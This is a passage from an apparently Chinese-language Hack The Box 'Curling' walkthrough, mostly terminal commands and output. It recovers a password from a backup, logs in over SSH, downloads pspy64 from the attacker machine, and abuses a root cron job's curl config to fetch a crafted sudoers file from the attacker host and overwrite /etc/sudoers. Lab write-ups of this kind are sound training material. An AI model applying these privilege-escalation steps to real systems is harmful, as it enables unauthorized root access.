└─$ bzip2 -d passwd.bzip
bzip2: Can't guess original name for passwd.bzip -- using passwd.bzip.out

┌──(kali㉿kali)-[~/Desktop/HTB/Curling]
└─$ file passwd.bzip.out
passwd.bzip.out: POSIX tar archive (GNU)

┌──(kali㉿kali)-[~/Desktop/HTB/Curling]
└─$ ls
47524.py  passwd.bzip.out  password_backup  poc.py

┌──(kali㉿kali)-[~/Desktop/HTB/Curling]
└─$ mv passwd.bzip.out passwd.tar

┌──(kali㉿kali)-[~/Desktop/HTB/Curling]
└─$ tar xvf passwd.tar
password.txt

┌──(kali㉿kali)-[~/Desktop/HTB/Curling]
└─$ cat passwd.tar
password.txt0000644000000000000000000000002313301066143012147 0ustar  rootroot5d<wdCbdZu)|hChXll

┌──(kali㉿kali)-[~/Desktop/HTB/Curling]
└─$ cat password.txt
5d<wdCbdZu)|hChXll
```

ssh登陆：

```
┌──(kali㉿kali)-[~/Desktop/HTB/Curling]
└─$ ssh floris@10.10.10.150
floris@10.10.10.150's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-156-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Aug  3 14:18:48 UTC 2022

  System load:  0.0               Processes:             174
  Usage of /:   49.1% of 9.78GB   Users logged in:       0
  Memory usage: 21%               IP address for ens33: 10.10.10.150
  Swap usage:   0%


0 updates can be applied immediately.


Last login: Wed Sep  8 11:42:07 2021 from 10.10.14.15
floris@curling:~$ ls
admin-area  password_backup  user.txt
floris@curling:~$ cat user.txt
65dd1df0713b40d88ead98cf11b8530b
floris@curling:~$
```

下载一个pspy64，之后要用到：

```
floris@curling:~$ wget http://10.10.16.2/pspy64
--2022-08-03 14:43:46--  http://10.10.16.2/pspy64
Connecting to 10.10.16.2:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3078592 (2.9M) [application/octet-stream]
Saving to: 'pspy64'

pspy64                                              100%[================================================================================================>]   2.94M   105KB/s    in 45s

2022-08-03 14:44:34 (66.6 KB/s) - 'pspy64' saved [3078592/3078592]

floris@curling:~$ make build-build-image

Command 'make' not found, but can be installed with:

apt install make
apt install make-guile

Ask your administrator to install one of them.

floris@curling:~$ make build

Command 'make' not found, but can be installed with:

apt install make
apt install make-guile

Ask your administrator to install one of them.

floris@curling:~$ ls
admin-area  password_backup  pspy64  user.txt
floris@curling:~$ pspy64
pspy64: command not found
floris@curling:~$ ./pspy64
-bash: ./pspy64: Permission denied
floris@curling:~$ chmod -R pspy64
chmod: missing operand after 'pspy64'
Try 'chmod --help' for more information.
floris@curling:~$ chmod 777 pspy64
floris@curling:~$ pspy64
pspy64: command not found
floris@curling:~$ ./pspy64
pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcdc235db663f5e3fe1c33b8855

                     ██▓███    ██████  ██▓███ ▓██   ██▓
                    ▓██░  ██▒▒██    ▒ ▓██░  ██▒▒██  ██▒
                    ▓██░ ██▓▒░ ▓██▄   ▓██░ ██▓▒ ▒██ ██░
                    ▒██▄█▓▒ ▒  ▒   ██▒▒██▄█▓▒ ▒ ░ ▐██▓░
                    ▒██▒ ░  ░▒██████▒▒▒██▒ ░  ░ ░ ██▒▓░
                    ▒▓▒░ ░  ░▒ ▒▓▒ ▒ ░▒▓▒░ ░  ░  ██▒▒▒
                    ░▒ ░     ░ ░▒  ░ ░░▒ ░     ▓██ ░▒░
                    ░░       ░  ░  ░  ░░       ▒ ▒ ░░
                                   ░           ░ ░
                                               ░ ░

Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup...
done
2022/08/03 14:46:10 CMD: UID=0    PID=993    | /usr/sbin/irqbalance --foreground
2022/08/03 14:46:10 CMD: UID=0    PID=972    | /usr/bin/lxcfs /var/lib/lxcfs/
2022/08/03 14:46:10 CMD: UID=102  PID=969    | /usr/sbin/rsyslogd -n
2022/08/03 14:46:10 CMD: UID=0    PID=96     |
2022/08/03 14:46:10 CMD: UID=0    PID=90     |
2022/08/03 14:46:10 CMD: UID=0    PID=9      |
2022/08/03 14:46:10 CMD: UID=0    PID=89     |
2022/08/03 14:46:10 CMD: UID=0    PID=88     |
2022/08/03 14:46:10 CMD: UID=0    PID=87     |
2022/08/03 14:46:10 CMD: UID=0    PID=86     |
2022/08/03 14:46:10 CMD: UID=0    PID=85     |
2022/08/03 14:46:10 CMD: UID=101  PID=843    | /lib/systemd/systemd-resolved
2022/08/03 14:46:10 CMD: UID=100  PID=827    | /lib/systemd/systemd-networkd
2022/08/03 14:46:10 CMD: UID=0    PID=8      |
2022/08/03 14:46:10 CMD: UID=0    PID=7      |
2022/08/03 14:46:10 CMD: UID=0    PID=645    | /usr/bin/vmtoolsd
2022/08/03 14:46:10 CMD: UID=0    PID=644    | /usr/bin/VGAuthService
2022/08/03 14:46:10 CMD: UID=0    PID=6      |
2022/08/03 14:46:10 CMD: UID=62583 PID=569    | /lib/systemd/systemd-timesyncd
2022/08/03 14:46:10 CMD: UID=0    PID=561    |
```

```
2022/08/03 14:46:10 CMD: UID=0    PID=1146   | /usr/lib/snapd/snapd
2022/08/03 14:46:10 CMD: UID=0    PID=11     |
2022/08/03 14:46:10 CMD: UID=0    PID=1084   | /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown --wait-for-signal
2022/08/03 14:46:10 CMD: UID=103  PID=1052   | /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
2022/08/03 14:46:10 CMD: UID=0    PID=1050   | /usr/lib/accountsservice/accounts-daemon
2022/08/03 14:46:10 CMD: UID=0    PID=105    |
2022/08/03 14:46:10 CMD: UID=0    PID=1035   | /usr/sbin/atd -f
2022/08/03 14:46:10 CMD: UID=0    PID=1034   | /usr/sbin/cron -f
2022/08/03 14:46:10 CMD: UID=0    PID=1023   | /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
2022/08/03 14:46:10 CMD: UID=0    PID=1000   | /lib/systemd/systemd-logind
2022/08/03 14:46:10 CMD: UID=0    PID=10     |
2022/08/03 14:46:10 CMD: UID=0    PID=1      | /sbin/init maybe-ubiquity
2022/08/03 14:47:01 CMD: UID=0    PID=4081   |
2022/08/03 14:47:01 CMD: UID=0    PID=4080   | sleep 1
2022/08/03 14:47:01 CMD: UID=0    PID=4079   | /bin/sh -c sleep 1; cat /root/default.txt > /home/floris/admin-area/input
2022/08/03 14:47:01 CMD: UID=0    PID=4078   | /usr/sbin/CRON -f
2022/08/03 14:47:01 CMD: UID=0    PID=4077   | /usr/sbin/CRON -f
2022/08/03 14:47:01 CMD: UID=0    PID=4082   | curl -K /home/floris/admin-area/input -o /home/floris/admin-area/report
```

在admin-area文件夹里的input和report两个文件，input可写，所以出现漏洞：

```
floris@curling:~/admin-area$ vim input
floris@curling:~/admin-area$
floris@curling:~/admin-area$ cat input
url = "http://10.10.16.2/curl"
output="/etc/sudoers"
floris@curling:~/admin-area$
```

```
┌──(kali㉿kali)-[~/Desktop/HTB/Curling]
└─$ vim curl

┌──(kali㉿kali)-[~/Desktop/HTB/Curling]
└─$ cat curl
root    ALL=(ALL:ALL) ALL
floris  ALL=(ALL:ALL) ALL
```

再运行sudo -i即可：

```
floris@curling:~/admin-area$
floris@curling:~/admin-area$ cat input
url = "http://10.10.16.2/curl"
output="/etc/sudoers"
floris@curling:~/admin-area$ sudo -i
[sudo] password for floris:
root@curling:~# id
uid=0(root) gid=0(root) groups=0(root)
root@curling:~# cd root
-bash: cd: root: No such file or directory
root@curling:~# cat /root/root.txt
82c198ab6fc5365fdc6da2ee5c26064a
root@curling:~#
```